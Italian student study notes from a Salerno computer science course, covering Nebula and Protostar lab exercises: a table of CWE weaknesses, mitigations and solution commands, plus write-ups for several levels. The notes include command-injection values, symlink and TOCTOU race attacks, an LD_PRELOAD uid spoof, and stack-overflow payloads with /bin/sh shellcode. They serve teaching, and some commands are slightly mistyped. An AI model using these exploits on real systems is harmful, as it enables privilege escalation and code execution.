

# DISCLAIMER

Il materiale contenuto nel drive è stato raccolto e richiesto tramite autorizzazione ai ragazzi frequentanti il corso di studi di Informatica dell'Università degli Studi di Salerno. Gli appunti e gli esercizi nascono da un uso e consumo degli autori che li hanno creati e risistemati per tanto non ci assumiamo la responsabilità di eventuali mancanze o difetti all'interno del materiale pubblicato.

Il materiale sarà modificato aggiungendo il logo dell'associazione, in tal caso questo possa recare problemi ad alcuni autori di materiale pubblicato, tale persona può contattarci in privato ed elimineremo o modificheremo il materiale in base alle sue preferenze.

Ringraziamo eventuali segnalazioni di errori così da poter modificare e fornire il miglior materiale possibile a supporto degli studenti.

CoScienze
Associazione

Ciro Malafronte

| SFIDA | VULNERABILITA' | MITIGAZIONI | SOLUZIONE |
|---|---|---|---|
| NEBULA 01 | 1. Incorrect default permission (**276**)<br>2. Least privilege violation (**272**)<br>3. Unthrusted search path (**426**) | 1. Spegnamo il flag **SETUID** da file flag01<br>2. Aggiornamento di bash ad una versione che droppa i privilegi<br>3. Prima di chiamare system settiamo la variabile d'ambiente PATH con i soli path che riteniamo validi | 1. `Ln -sf /bin/getflag /tmp/echo`<br>2. `Export PATH=/tmp:$PATH` |
| NEBULA 02 | 1. CWE 276<br>2. CWE 272<br>3. Improper Neutralization of Special Elements used in a Command ('Command Injection') (**77**) | 1. Guarda sopra<br>2. Guarda sopra<br>3. Usare getlogin() invece di getenv('USER') oppure fare un check per i caratteri speciali di bash e filtrarli (es: usare strpbrk() che termina l'esecuzione in caso di caratteri speciali nell'input) | `Export USER=";getflag"` |
| NEBULA 04 | 1. CWE 276<br>2. CWE 272<br>3. Symlink following (61) | 1. Guarda nebula01 (anche per 2)<br>2. Aggiungiamo il flag O_NOFOLLOW all'interno della open oppure usare readlink ed assicurarci che NON legga nulla | • `Ln -sf /tmp/link /home/flag04/token`<br>• `/home/flag04/flag04 /tmp/link` |
| NEBULA 07 | 1. Execution with unnecessary privileges (**250**)<br>2. Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')(**78**) | Guarda Mitigazione FLAG07 | • `Accedi a /home/flag07/thttpd.conf per trovare la porta a cui collegarti`<br>• `Cd /home/level07`<br>• `Wget localhost:7007/index.cgi?Host=%3Bgetflag` |
| NEBULA 10 | 1. Cwe 272<br>2. Cwe 276<br>3. TOCTOU race condition (**367**) | 1. Guard NEBULA01<br>2. Guarda NEBULA01<br>3. Impostare effective uid e gid su quelli dell'utente OPPURE non usare funzioni che fanno un controllo prima di accedere ad un file così da NON avere gap temporali da sfruttare | GUARDA FLAG10 |
| NEBULA 13 | 1. CWE(**426**)<br>2. Authentication bypass by spoofing (**90**) | 1. Non ha senso fare come in NEBULA01<br>2. Occorre usare fattori di autenticazione NON publicamente noti | Guarda FLAG13 |
| STACK 0 | `Python -c 'print "a" * 68' \| ./stack0` | | |
| STACK 1 | `Python -c 'print "a" * 64 + "dcab" ' \| ./stack1` | | |
| STACK 2 | `Export GREENIE=$(python -c 'print "a" * 64 + "\x0a\x0d\x0a\x0d" ')`<br>`./stack2` | | |
| STACK 3 | Controlliamo l'indirizzo di win():<br>`gdb -q ./stack3 → p win (0x8048424)`<br>`python –c 'print "a" * 64 + "\x24\x84\x04\x08"' \| ./stack3` | | |
| STACK 4 | Sovrascriviamo l'indirizzo di ritorno con quello di win(): 0x080483f4<br>per farlo troviamo l'indirizzo di win ed analizziamo come cresce lo stack durante l'esecuzione: (gdb, b main, r, si*7)<br>`python –c 'print "a" * 76 + "\xf4\x83\x04\x08"' \| ./stack4`<br>`76 = buffer + padding + ebp iniziale` | | |
| STACK5 | `Shellcode.py:`<br>`shellcode="\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80"`<br>`lenght = 76`<br>`padding = 'a' * (length – len(shellcode))`<br>`ret = '\x80\xfc\xff\xbf' ← indirizzo trovato con gdb. R < /tmp/shellcode ; B *(indirizzo di leave), x/a $esp (carica il valore di $esp in formato address)`<br>`---`<br>`python shellcode.py > /tmp/payload`<br>`(cat /tmp/payload; cat) \| /opt/protostar/bin/stack5` | | |

# FLAG13

scrivere il file */home/level13/getuid.c* come segue ←va bene qualsiasi percorso in cui abbiamo permessi di scrittura:

```
#include<unistd.h>

#include<sys/types.h>

uid_t getuid(void){

      return 1000;

}
```

```
gcc -shared -fPIC -o getuid.so getuid.c
```

(-fPIC genera codice indipendente dalla posizione, -shared crea un oggetto linkabile)

inseriamo il nuovo file in LD_PRELOAD:

```
export LD_PRELOAD=/home/level13/getuid.so
```

Creiamo una copia di /home/flag13/flag13 senza flag SETUID, questo perché LD_PRELOAD funziona SOLO SE sia la libreria linkata che il file eseguibile hanno il flag SETUID con lo stesso valore

```
cp /home/flag13/flag13 /home/level13/flag13
```

esegui il nuovo file

una volta stampato il token chiamiamo **`ssh flag13@localhost`** usando il token ottenuto come password

# FLAG10

Per risolvere questo livello abbiamo bisogno di 3 shell e di un file a cui possiamo accedere:

creiamo un file:

nano /home/level10/aaa → scriviamo qualcosa → CTRL+O per salvare, CTRL+X per uscire

1) La prima deve essere su una nostra macchina esterna (es. kali) in cui ci mettiamo in ascolto sulla porta 18211:

```
nc -nlvp 18211
```

La seconda e la terza devono operare sulla macchina nebula:

a) In loop crea un link verso /home/level10/aaa e subito dopo verso /home/flag10/token

```
While true: do
   ln -sf /home/level10/link /home/level10/aaa;
   ln -sf /home/level10/link /home/flag10/token;
done
```

b) In loop esegue /home/flag10/flag10 /

```
While true: do /home/flag10/flag10 /home/level10/link 10.0.2.6
```

Una volta ottenuto il token accediamo tramite ssh all'utente flag10

# Mitigazione FLAG07

Per la prima debolezza abbassiamo i permessi del webserver a quelli dell'utente level07.

Per farlo copiamo thttpd.conf in /home/level07, modifichiamo i permessi del file e lo modifichiamo con nano cambiando la porta e tutte le reference a flag07 in reference a level07 (es. dir=/home/flag07 → /home/level07)

```
chown level07:level07 /home/level07/thttpd.conf
chmod 644 /home/level07/thttpd.conf
```

successivamente copiamo /home/flag07/index.cgi in /home/level07/index.cgi aggiornando i permesis anche a questo file

```
chown level07:level07 /home/level07/index.cgi
chmod 0755 /home/level07/index.cgi
```

eseguiamo una nuova istanza del webserver:

```
httpd -C /home/level07/thttpd.conf
```

***seconda mitigazione:***

usiamo una regex per verificare che al parametro Host venga passato un indirizzo ip

```
/^(\d{1,3}.){2}\d{1,3}\$/ ← uguale a quella della prof ma più carina :D
```